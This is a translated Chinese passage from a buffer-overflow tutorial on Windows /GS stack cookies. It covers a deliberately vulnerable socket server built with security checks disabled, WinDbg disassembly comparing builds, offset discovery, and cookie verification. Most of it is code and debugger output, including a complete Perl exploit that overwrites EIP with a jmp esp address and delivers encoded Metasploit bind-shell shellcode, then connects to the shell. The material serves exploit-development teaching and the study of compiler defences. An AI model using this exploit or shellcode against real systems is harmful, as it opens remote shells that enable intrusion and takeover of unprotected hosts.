
```
sin.sin_addr.s_addr = INADDR_ANY;

//bind the socket
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
   sError("Failed bind()");
   WSACleanup();
   return SS_ERROR;
}

//get socket to listen
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
   sError("Failed listen()");
   WSACleanup();
   return SS_ERROR;
}

//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
   sError("Failed accept()");
   WSACleanup();
   return SS_ERROR;
}

int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
{
   //receive the data that is being sent by the client max limit to 5000 bytes.
   bytesRecv = recv( clientSocket, Message, 5000, 0 );

   if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
   {
      printf( "\nConnection Closed.\n");
      break;
   }
}

//Pass the data received to the function pr
```

```
pr(Message);

//close client socket
closesocket(clientSocket);
//close server socket
closesocket(serverSocket);

WSACleanup();

return SS_OK;
}
```

编辑漏洞程序的属性。



转到C / C + +代码生成，并设置“Buffer Security Check”为NO。



编译代码（调试模式）

在调试器中打开漏洞程序 server.exe，并观察函数 pr()：

```
(8c0.9c8): Break instruction exception - code 80000003 (first chance)
eax=7ffde000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=0039ffcc ebp=0039fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:001> uf pr
***  WARNING:  Unable  to  verify  checksum  for  C:\Documents  and  Settings\peter\My
Documents\Visual Studio 2008\Projects\vulnerable server\Debug\vulnerable server.exe
vulnerable_server!pr   [c:\documents   and   settings\peter\my   documents\visual   studio
2008\projects\vulnerable server\vulnerable server\vulnerable server.cpp @ 17]:
   17 00411430 55              push    ebp
   17 00411431 8bec            mov     ebp,esp
   17 00411433 81ecbc020000    sub     esp,2BCh
   17 00411439 53              push    ebx
   17 0041143a 56              push    esi
   17 0041143b 57              push    edi
   17 0041143c 8dbd44fdffff    lea     edi,[ebp-2BCh]
   17 00411442 b9af000000      mov     ecx,0AFh
   17 00411447 b8cccccccc      mov     eax,0CCCCCCCCh
   17 0041144c f3ab            rep stos dword ptr es:[edi]
   18 0041144e a03c574100      mov     al,byte ptr [vulnerable_server!`string' (0041573c)]
   18 00411453 888508feffff    mov     byte ptr [ebp-1F8h],al
   18 00411459 68f3010000      push    1F3h
```

```
   18 0041145e 6a00            push    0
   18 00411460 8d8509feffff    lea     eax,[ebp-1F7h]
   18 00411466 50              push    eax
   18 00411467 e81bfcffff      call    vulnerable_server!ILT+130(_memset) (00411087)
   18 0041146c 83c40c          add     esp,0Ch
   19 0041146f 8b4508          mov     eax,dword ptr [ebp+8]
   19 00411472 50              push    eax
   19 00411473 8d8d08feffff    lea     ecx,[ebp-1F8h]
   19 00411479 51              push    ecx
   19 0041147a e83ffcffff      call    vulnerable_server!ILT+185(_strcpy) (004110be)
   19 0041147f 83c408          add     esp,8
   20 00411482 52              push    edx
   20 00411483 8bcd            mov     ecx,ebp
   20 00411485 50              push    eax
   20 00411486 8d15a8144100    lea     edx,[vulnerable_server!pr+0x78 (004114a8)]
   20  0041148c  e80ffcffff         call      vulnerable_server!ILT+155(_RTC_CheckStackVars
(004110a0)
   20 00411491 58              pop     eax
   20 00411492 5a              pop     edx
   20 00411493 5f              pop     edi
   20 00411494 5e              pop     esi
   20 00411495 5b              pop     ebx
   20 00411496 81c4bc020000    add     esp,2BCh
   20 0041149c 3bec            cmp     ebp,esp
   20 0041149e e8cffcffff      call    vulnerable_server!ILT+365(__RTC_CheckEsp) (00411172)
   20 004114a3 8be5            mov     esp,ebp
   20 004114a5 5d              pop     ebp
   20 004114a6 c3              ret
```

如你所见，这个函数的开头并没有关于 cookie 的任何东西。

现在打开/GS 选项重新编译，并再次观察这个函数:

```
(738.828): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffdc000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> uf pr
*** WARNING: Unable to verify checksum for vulnerable server.exe
vulnerable_server!pr   [c:\documents   and   settings\peter\my   documents\visual   studio
2008\projects\vulnerable server\vulnerable server\vulnerable server.cpp @ 17]:
   17 00411430 55              push    ebp
```

```
   17 00411431 8bec            mov     ebp,esp
   17 00411433 81ecc0020000    sub     esp,2C0h
   17 00411439 53              push    ebx
   17 0041143a 56              push    esi
   17 0041143b 57              push    edi
   17 0041143c 8dbd40fdffff    lea     edi,[ebp-2C0h]
   17 00411442 b9b0000000      mov     ecx,0B0h
   17 00411447 b8cccccccc      mov     eax,0CCCCCCCCh
   17 0041144c f3ab            rep stos dword ptr es:[edi]
   17 0041144e a100704100       mov     eax,dword ptr [vulnerable_server!__security_cookie
(00417000)]
   17 00411453 33c5            xor     eax,ebp
   17 00411455 8945fc          mov     dword ptr [ebp-4],eax
   18 00411458 a03c574100      mov     al,byte ptr [vulnerable_server!`string' (0041573c)]
   18 0041145d 888504feffff    mov     byte ptr [ebp-1FCh],al
   18 00411463 68f3010000      push    1F3h
   18 00411468 6a00            push    0
   18 0041146a 8d8505feffff    lea     eax,[ebp-1FBh]
   18 00411470 50              push    eax
   18 00411471 e811fcffff      call    vulnerable_server!ILT+130(_memset) (00411087)
   18 00411476 83c40c          add     esp,0Ch
   19 00411479 8b4508          mov     eax,dword ptr [ebp+8]
   19 0041147c 50              push    eax
   19 0041147d 8d8d04feffff    lea     ecx,[ebp-1FCh]
   19 00411483 51              push    ecx
   19 00411484 e835fcffff      call    vulnerable_server!ILT+185(_strcpy) (004110be)
   19 00411489 83c408          add     esp,8
   20 0041148c 52              push    edx
   20 0041148d 8bcd            mov     ecx,ebp
   20 0041148f 50              push    eax
   20 00411490 8d15bc144100    lea     edx,[vulnerable_server!pr+0x8c (004114bc)]
   20  00411496  e805fcffff        call      vulnerable_server!ILT+155(_RTC_CheckStackVars
(004110a0)
   20 0041149b 58              pop     eax
   20 0041149c 5a              pop     edx
   20 0041149d 5f              pop     edi
   20 0041149e 5e              pop     esi
   20 0041149f 5b              pop     ebx
   20 004114a0 8b4dfc          mov     ecx,dword ptr [ebp-4]
   20 004114a3 33cd            xor     ecx,ebp
   20 004114a5 e879fbffff        call      vulnerable_server!ILT+30(__security_check_cookie
(00411023)
   20 004114aa 81c4c0020000    add     esp,2C0h
   20 004114b0 3bec            cmp     ebp,esp
```

```
   20 004114b2 e8bbfcffff      call    vulnerable_server!ILT+365(__RTC_CheckEsp) (00411172)
   20 004114b7 8be5            mov     esp,ebp
   20 004114b9 5d              pop     ebp
   20 004114ba c3              ret
```

在这个函数的开头，做了下边这些操作：

- sub esp,2c0h ： 预留 704 字节空间

- mov eax,dword ptr[vulnerable_server!__security_cookie (00417000)] :提取 cookie 副本

- xor eax,ebp ： cookie 和 ebp 进行异或。

-然后把 cookie 保存到堆栈中返回地址的下方。

-在函数的结尾，下边的指令被执行：

- mov ecx,dword ptr [ebp-4] ： 获取 cookie 的副本。

- xor ecx,ebp ： 再次执行异或操作

- call vulnerable_server!ITL+30(__security_check_cookie (00411023) ： 跳入例程进行 cookie 验证。

简而言之：在函数的开头一个安全的 cookie 被添加到堆栈中，当函数返回时会对这个 cookie 进行验证。

当你发送超过 500 字节的数据到 200 端口尝试溢出缓冲区的时候，这个应用程序挂掉了（在调试器中，程序执行到一个断点 - 用 VS2008 C++编译的程序在运行时未初始化变量默认都被置成 0xcc）

```
(a38.444): Break instruction exception - code 80000003 (first chance)
eax=00000001 ebx=0041149b ecx=bb522d78 edx=0012cb9b esi=102ce7b0 edi=00000002
eip=7c90120e esp=0012cbbc ebp=0012da08 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> d esp
0012cbbc  06 24 41 00 00 00 00 00-01 5c 41 00 2c da 12 00  .$A......\A.,...
0012cbcc  2c da 12 00 00 00 00 00-dc cb 12 00 b0 e7 2c 10  ,.............,.
0012cbdc  53 00 74 00 61 00 63 00-6b 00 20 00 61 00 72 00  S.t.a.c.k. .a.r.
0012cbec  6f 00 75 00 6e 00 64 00-20 00 74 00 68 00 65 00  o.u.n.d. .t.h.e.
0012cbfc  20 00 76 00 61 00 72 00-69 00 61 00 62 00 6c 00   .v.a.r.i.a.b.l.
0012cc0c  65 00 20 00 27 00 62 00-75 00 66 00 27 00 20 00  e. .'.b.u.f.'. .
0012cc1c  77 00 61 00 73 00 20 00-63 00 6f 00 72 00 72 00  w.a.s. .c.o.r.r.
0012cc2c  75 00 70 00 74 00 65 00-64 00 2e 00 00 00 00 00  u.p.t.e.d.......
```

（esp 指向的内容“Stack around the variable ‘buf’ was corrupted”,它是 VS2008 中 RTC 检查的结果，可以通过在 Visual Studio 中禁用编译优化或者设置 TRCu 参数来禁止运行时检查，当然在正常情况下，你不应该禁止它，因为它可以有效的阻止堆栈腐败。）

当你用 lcc-win32 编译原代码的时候（它没有编译保护，因此运行的时候很脆弱），在 windbg 中打开执行文件（现在还没有启动），然后观察这个函数：

```
(82c.af4): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffd7000 ecx=00000005 edx=00000020 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> uf pr
*** WARNING: Unable to verify checksum for c:\sploits\vulnsrv\\vulnsrv.exe
vulnsrv!pr:
004012d4 55              push    ebp
004012d5 89e5            mov     ebp,esp
004012d7 81ecf4010000    sub     esp,1F4h
004012dd b97d000000      mov     ecx,7Dh

vulnsrv!pr+0xe:
004012e2 49              dec     ecx
004012e3 c7048c5a5afaff  mov     dword ptr [esp+ecx*4],0FFFA5A5Ah
004012ea 75f6            jne     vulnsrv!pr+0xe (004012e2)

vulnsrv!pr+0x18:
004012ec 56              push    esi
004012ed 57              push    edi
004012ee 8dbd0cfeffff    lea     edi,[ebp-1F4h]
004012f4 8d35a0a04000    lea     esi,[vulnsrv!main+0x8d6e (0040a0a0)]
004012fa b9f4010000      mov     ecx,1F4h
004012ff f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
00401301 ff7508          push    dword ptr [ebp+8]
00401304 8dbd0cfeffff    lea     edi,[ebp-1F4h]
0040130a 57              push    edi
0040130b e841300000      call    vulnsrv!main+0x301f (00404351)
00401310 83c408          add     esp,8
00401313 5f              pop     edi
00401314 5e              pop     esi
00401315 c9              leave
00401316 c3              ret
```

现在发送 1000 个字符到服务程序（没用/GS 编译），它挂掉了。

```
(c60.cb0): Access violation - code c0000005 (!!! second chance !!!)
eax=0012e656 ebx=00000000 ecx=0012e44e edx=0012e600 esi=00000001 edi=00403388
eip=72413971 esp=0012e264 ebp=41387141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
72413971 ??              ???
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !pattern_offset 1000
[Byakugan] Control of ebp at offset 504.
[Byakugan] Control of eip at offset 508.
```

我们可以在 508 字节偏移的地方控制 EIP，这时 ESP 指向我们的缓冲区：

```
0:000> d esp
0012e264  30 41 72 31 41 72 32 41-72 33 41 72 34 41 72 35  0Ar1Ar2Ar3Ar4Ar5
0012e274  41 72 36 41 72 37 41 72-38 41 72 39 41 73 30 41  Ar6Ar7Ar8Ar9As0A
0012e284  73 31 41 73 32 41 73 33-41 73 34 41 73 35 41 73  s1As2As3As4As5As
0012e294  36 41 73 37 41 73 38 41-73 39 41 74 30 41 74 31  6As7As8As9At0At1
0012e2a4  41 74 32 41 74 33 41 74-34 41 74 35 41 74 36 41  At2At3At4At5At6A
0012e2b4  74 37 41 74 38 41 74 39-41 75 30 41 75 31 41 75  t7At8At9Au0Au1Au
0012e2c4  32 41 75 33 41 75 34 41-75 35 41 75 36 41 75 37  2Au3Au4Au5Au6Au7
0012e2d4  41 75 38 41 75 39 41 76-30 41 76 31 41 76 32 41  Au8Au9Av0Av1Av2A
0:000> d
0012e2e4  76 33 41 76 34 41 76 35-41 76 36 41 76 37 41 76  v3Av4Av5Av6Av7Av
0012e2f4  38 41 76 39 41 77 30 41-77 31 41 77 32 41 77 33  8Av9Aw0Aw1Aw2Aw3
0012e304  41 77 34 41 77 35 41 77-36 41 77 37 41 77 38 41  Aw4Aw5Aw6Aw7Aw8A
0012e314  77 39 41 78 30 41 78 31-41 78 32 41 78 33 41 78  w9Ax0Ax1Ax2Ax3Ax
0012e324  34 41 78 35 41 78 36 41-78 37 41 78 38 41 78 39  4Ax5Ax6Ax7Ax8Ax9
0012e334  41 79 30 41 79 31 41 79-32 41 79 33 41 79 34 41  Ay0Ay1Ay2Ay3Ay4A
0012e344  79 35 41 79 36 41 79 37-41 79 38 41 79 39 41 7a  y5Ay6Ay7Ay8Ay9Az
0012e354  30 41 7a 31 41 7a 32 41-7a 33 41 7a 34 41 7a 35  0Az1Az2Az3Az4Az5
0:000> d
0012e364  41 7a 36 41 7a 37 41 7a-38 41 7a 39 42 61 30 42  Az6Az7Az8Az9Ba0B
0012e374  61 31 42 61 32 42 61 33-42 61 34 42 61 35 42 61  a1Ba2Ba3Ba4Ba5Ba
0012e384  36 42 61 37 42 61 38 42-61 39 42 62 30 42 62 31  6Ba7Ba8Ba9Bb0Bb1
0012e394  42 62 32 42 62 33 42 62-34 42 62 35 42 62 36 42  Bb2Bb3Bb4Bb5Bb6B
0012e3a4  62 37 42 62 38 42 62 39-42 63 30 42 63 31 42 63  b7Bb8Bb9Bc0Bc1Bc
0012e3b4  32 42 63 33 42 63 34 42-63 35 42 63 36 42 63 37  2Bc3Bc4Bc5Bc6Bc7
0012e3c4  42 63 38 42 63 39 42 64-30 42 64 31 42 64 32 42  Bc8Bc9Bd0Bd1Bd2B
0012e3d4  64 33 42 64 34 42 64 35-42 64 36 42 64 37 42 64  d3Bd4Bd5Bd6Bd7Bd
```

（esp 指向缓冲区的 512 字节偏移处）

```
$ ./pattern_offset.rb 0Ar1 1000
512
```

exploit：（利用 kernel32.dll 中的 jmp esp 指令地址：0×7C874413）


```
#
# Writing buffer overflows - Tutorial
# Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
# Exploit for vulnsrv.c
#
#
print " ---------------------------------------\n";
print "     Writing Buffer Overflows\n";
print "       Peter Van Eeckhoutte\n";
print "     http://www.corelan.be:8800\n";
print " ---------------------------------------\n";
print "    Exploit for vulnsrv.c\n";
print " ---------------------------------------\n";
use strict;
use Socket;
my $junk = "\x90" x 508;

#jmp esp (kernel32.dll)
my $eipoverwrite = pack('V',0x7C874413);

# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my $shellcode="\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
```

```
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";

my $nops="\x90" x 10;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
```

```
my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);

print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";

print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite.$nops.$shellcode."\n";

print "[+] Payload sent\n";
close SOCKET or die "close: $!";
system("telnet $host 5555\n");
```

好了，这个 exploit 在这里是可以工作的，因为这个程序没有启用/GS 保护。

现在用同样的 exploit 攻击开启/GS 后的程序版本：



程序挂掉了，exploit 并没有成功。

在调试器中打开漏洞程序（开启 GS），运行前在函数 security_check_cookie 上设置断点：

```
(b88.260): Break instruction exception - code 80000003 (first chance)
```

```
eax=00251eb4 ebx=7ffd7000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4 eip=7c90120e
esp=0012fb20 ebp=0012fc94 iopl=0
nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc int 3

0:000> bp vulnerable_server!__security_check_cookie
0:000> bl
0 e 004012dd 0001 (0001) 0:**** vulnerable_server!__security_check_cookie
```

当溢出发生的时候堆栈到底发生了什么？

让我们观察下，当发送 512 个 A 到漏洞程序的时候会发生什么：

```
use strict;
use Socket;
my $junk = "\x41" x 512;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');

# get the port addressmy $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";

# create the socket, connect to the portsocket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die
"socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

下边就是调试器中发生的情况（已经在 vulnerable_server!__security_check_cookie 上设置断点。）：

```
0:000> g
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
```

```
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46e ebx=00000000 ecx=4153a31d edx=0012e400 esi=00000001 edi=00403384
eip=004012dd esp=0012e048 ebp=0012e25c iopl=0
nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
vulnerable_server!__security_check_cookie:
004012dd 3b0d00304000 cmp ecx,dword ptr
[vulnerable_server!__security_cookie (00403000)] ds:0023:00403000=ef793df6
```

这里说明了程序会对安全 cookie 进行比较验证。

安全 cookie 被保存在地址 0×00403000 上

```
0:000> dd 0x00403000
00403000  ef793df6 1086c209 ffffffff ffffffff
00403010  fffffffe 00000001 00000000 00000000
00403020  00000001 00342a00 00342980 00000000
00403030  00000000 00000000 00000000 00000000
```

因为我们覆盖了堆栈的一部分(包括GS cookie),导致对cookie的验证失败,接着函数FastSystemCallRet被调用。

重新运行这个漏洞程序，再次运行 perl 代码对其进行攻击，并查看 cookie（验证是否改变）：

```
(480.fb0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd9000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> bp vulnerable_server!__security_check_cookie
0:000> bl
 0 e 004012dd     0001 (0001)  0:**** vulnerable_server!__security_check_cookie
0:000> g
ModLoad: 71a50000 71a8f000   C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 71a90000 71a98000   C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46e ebx=00000000 ecx=4153a31d edx=0012e400 esi=00000001 edi=00403384
eip=004012dd esp=0012e048 ebp=0012e25c iopl=0         nv up ei pl nz na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vulnerable_server!__security_check_cookie:
004012dd 3b0d00304000      cmp         ecx,dword ptr [vulnerable_server!__security_cookie
(00403000)] ds:0023:00403000=d0dd8743
0:000> dd 0x00403000
00403000  d0dd8743 2f2278bc ffffffff ffffffff
00403010  fffffffe 00000001 00000000 00000000
00403020  00000001 00342a00 00342980 00000000
00403030  00000000 00000000 00000000 00000000
```

它们是不同的，这意味着它是不可预测的，（这是经常会发生的。（MS06 - 040 的利用就展示了一个可以利用这种静态 Cookie 的事实，因此它在理论上是可能的。）

